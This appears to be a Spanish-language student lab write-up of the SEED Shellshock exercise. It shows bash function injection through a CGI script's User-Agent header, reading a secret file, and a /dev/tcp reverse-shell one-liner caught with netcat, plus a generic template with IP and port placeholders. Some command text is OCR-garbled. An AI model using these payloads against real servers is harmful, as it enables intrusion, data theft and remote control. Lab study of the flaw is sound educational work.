Shellshock

Interpretación de una variable de entorno como una función cuando la declaramos con este formato, al crear una nueva Shell hija de la que tiene esta variable.

```
root@client:~# export prueba = '() { echo \ "Hola
$USER, esta es la fecha de hoy:\"; date; }'
root@client:~# bash
root@client:~# prueba
Hola root, esta es la fecha de hoy:
Mon, Sep 02  09:24:37 PDT 2019
```

En remoto: con una petición podemos conseguir que esta variable de entorno quede almacenada en el servidor, y se ejecute como una función.

Tarea 1. Experimentar con bash

```
[11/10/20]seed@VM:~$ ps -p $$
  PID TTY          TIME CMD
 6321 pts/17   00:00:00 bash
[11/10/20]seed@VM:~$ /bin/bash_shellshock
[11/10/20]seed@VM:~$ ps -p $$
  PID TTY          TIME CMD
 6334 pts/17   00:00:00 bash_shellshock
```

➔ Con ps -p $$ vemos en qué terminal nos encontramos

```
/bin/bash 52x30
[11/11/20]seed@VM:/bin$ /bin/bash
[11/11/20]seed@VM:/bin$ ps -p $$
  PID TTY          TIME CMD
 7738 pts/17   00:00:00 bash
[11/11/20]seed@VM:/bin$ export testfunc='() { echo '
holi';}'
[11/11/20]seed@VM:/bin$ echo $testfunc
() { echo holi;}
[11/11/20]seed@VM:/bin$ testfunc
testfunc: command not found
[11/11/20]seed@VM:/bin$ /bin/bash
[11/11/20]seed@VM:/bin$ testfunc
testfunc: command not found
[11/11/20]seed@VM:/bin$ echo $testfunc
() { echo holi;}
[11/11/20]seed@VM:/bin$
```

Vemos que en bash no funciona

```
/bin/bash 52x30
[11/11/20]seed@VM:/bin$ /bin/bash_shellshock
[11/11/20]seed@VM:/bin$ ps -p $$
  PID TTY          TIME CMD
 7753 pts/1    00:00:00 bash_shellshock
<:/bin$ export testfunc='() { echo 'holi';}'
[11/11/20]seed@VM:/bin$ echo $testfunc
() { echo holi;}
[11/11/20]seed@VM:/bin$ testfunc
bash_shellshock: testfunc: command not found
[11/11/20]seed@VM:/bin$ /bin/bash_shellshock
[11/11/20]seed@VM:/bin$ testfunc
holi
[11/11/20]seed@VM:/bin$ echo $testfunc

[11/11/20]seed@VM:/bin$
```


En shellshock sí

```
parent:>foo='() { echo "normal function"; }; echo "attack";'
parent:>export foo
parent:>/bin/bash_shellshock
attack
```

Podemos añadir código después de la "función" (variable de entorno) y lo ejecutará al iniciar una shell, pues ha quedado almacenado.

Tarea 2. Configuración de programas CGI

Creamos myprog.cgl en /usr/lib/cgi-bin, para crear un CGI (generar contenido dinámico en páginas web) y poder atacar remotamente.




```
#!/bin/bash_shellshock                    ①

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

```
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

Hello world
```

Tarea 3. Pasar datos a Bash a través de una variable de entorno

Para explotar Shellshock en un programa CGI basado en Bash, **los atacantes deben pasar sus datos al Bash vulnerable a través de una variable de entorno.**

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ                  ①
```

Configuramos así el GCI para que imprima las variables de entorno y podamos ver si hemos modificado alguna.

$curl -A “hola he cambiado el User-Agent” http://localhost/cgi-bin/myprog.cgi

Aparece como valor user agent en las variables de entorno esa cadena de texto.

Tarea 4. Lanzamiento del ataque a shellshock


- Usa el ataque a Shellshock para robar el contenido de un archivo secreto del servidor.

```
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello; }; echo Contentls -l" http://localhost/cgi-bin/myprog.cgi                    localhost/cgi-bin/myp
total 12
-rwxr-xr-x 1 root root 129 Nov 11 04:56 myprog.cgi
-rwxr-xr-x 1 root root 129 Nov 11 04:50 prueba.cgi
-rw-r--r-- 1 root root  29 Nov 11 05:09 secret.txt
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat 'secret.txt'" http://localhost/cgi-bin/myprog.cgi
Has encontrado el secreto :)
root@VM:/usr/lib/cgi-bin#
```

$curl -A “() { loquequieras; }; echo; COMANDO” http://localhost/cgi-bin/myprog.cgi

- Responder la siguiente pregunta: ¿eres capaz de robar el contenido del archivo /etc/shadow? ¿Por qué?

Somos www-data (usuario web), no tenemos privilegios root, por lo que no podemos leer /etc/shadow.



Tarea 5. Reverse Shell

```
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i>/dev/tcp/127.0.0.1/1234 o<&1 2>&1 " http://localho
<ext/plain; echo; /bin/bash -i>/dev/tcp/127.0.0.1/1234 o<&1 2>&1 " http://localhost/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin#
```

```
root@VM: /home/seed/Desktop 155x12
root@VM:/home/seed# nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 36530)
bash: cannot set terminal process group (1901): Inappropriate ioctl for device
bash: no job control in this shell
bash: o: No such file or directory
root@VM:/home/seed# whoami; pwd
root
/home/seed
root@VM:/home/seed# cd Desktop/; ls
holi.txt  OneDrive_2020-11-01.zip  practica2_Meltdown  practica 2 s1.pdf  practica2 s1 Spectre_Attack_files.zip  Spectre_Attack  vurl
root@VM:/home/seed/Desktop#
```

$curl -A “() { ; }; echo; /bin/bash -i>/dev/tcp/MI_IP/PUERTO 0<&1 2>&1 “ URL

- → -i : Shell interactiva
- → > /dev/tcp/IP/PUERTO : la salida stdout se redirija a la conexión TCP con IP, puerto
- → 0<&1 : la entrada (stdin) del sistema se obtendrá por la conexión TCP (0 = stdin)
- → 2>&1 : La salida de error se redirija al stdout, que es la conexión TCP. (2 = error stderr)

Netcat -lvp puerto → -l listen, -v verbose, -p puerto

Tarea 6. Uso del parcheado

Cambia el valor de user agent, pero sin ejecutar comando

```
#!/bin/bash

echo "Content-type: text/plain"
echo
#echo "***** Environment variables: *****"
strings /proc/$$/environ
```

```
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat 'secret.txt'" http://localh
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat 'secret.txt'
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=54730
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
```